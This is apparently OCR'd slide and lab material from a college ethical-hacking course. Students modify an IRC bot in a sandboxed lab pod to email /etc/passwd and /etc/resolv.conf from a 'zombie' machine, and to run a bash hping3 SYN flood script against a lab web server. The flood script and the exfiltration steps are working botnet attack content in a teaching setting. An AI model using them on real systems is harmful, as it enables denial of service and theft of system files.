
2. Copy the exfiltration script to the bot's script.
   ```
   cp bot_example01_script bot_script
   ```


3. Edit mailer.py
   Line 12: Change the XX to your pod number (e.g. 05, 12, etc.).
   Line 13: Change xxxxxx76 to your Opus username.

4. Launch your bot
   ```
   python bot_connect.py
   ```

When finished type in Irssi that your bot has been modified

Exfiltrating files using our EH Bot Army





The bot sends emails the contents of /etc/resolv.conf to the attacker

Flood script

Running an flood script

vi bot_example02.script

```
#!/bin/bash
#
# This script runs when the ehbot is given the !runscript command
#
scriptName=$0

#ping -c2 eh-kali.cis.cabrillo.edu

# Mini denial of service (run as root)
hping3 -S -p 80 -c 1000000 -i u1 172.30.10.160

# Log the script ran
echo $scriptName worked at $(date +'%A at %r') >> log
```

A little bash script that runs an hping3 syn flood

Update bot_script to flood a web server


1. Use **`!quit`** in irrsi to terminate your bot.


2. Copy the syn flood script to the bot's script.
   ```
   cp bot_example02_script bot_script
   ```

3. Launch your bot
   ```
   python bot_connect.py
   ```

When finished type in Irssi that your bot has been modified


Flood the Cylon recruiting website with SYN connects





The bot floods the eh-centos web server with SYN connects


Assignment



Cabrillo College

CIS 76 Linux Lab Exercise

Lab 7: Programming for Security Professionals
Fall 2016

Lab 7: Programming for Security Professionals

This lab introduces an IRC bot. The student will add a new command to the bot to email the contents of the /etc/passwd file on the "zombie" computer back to the attacker controlling the bot.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

Preparation

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: https://simms-teach.com/docs/cis76/cis76-podSetup.pdf

Part 1 – Add a new command to your Bot named after yourself

1) Review and do the corresponding Bot module activities in Lesson 8:
   a. Edit bot_data.py with your information.
   b. Add the runscript command.

Lab 7 due next week


Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 7

Quiz questions for next class:

- What language are Metasploit exploits written in?
- Who created Ruby?
- TCP port 6667 is typically used for which service?

Backup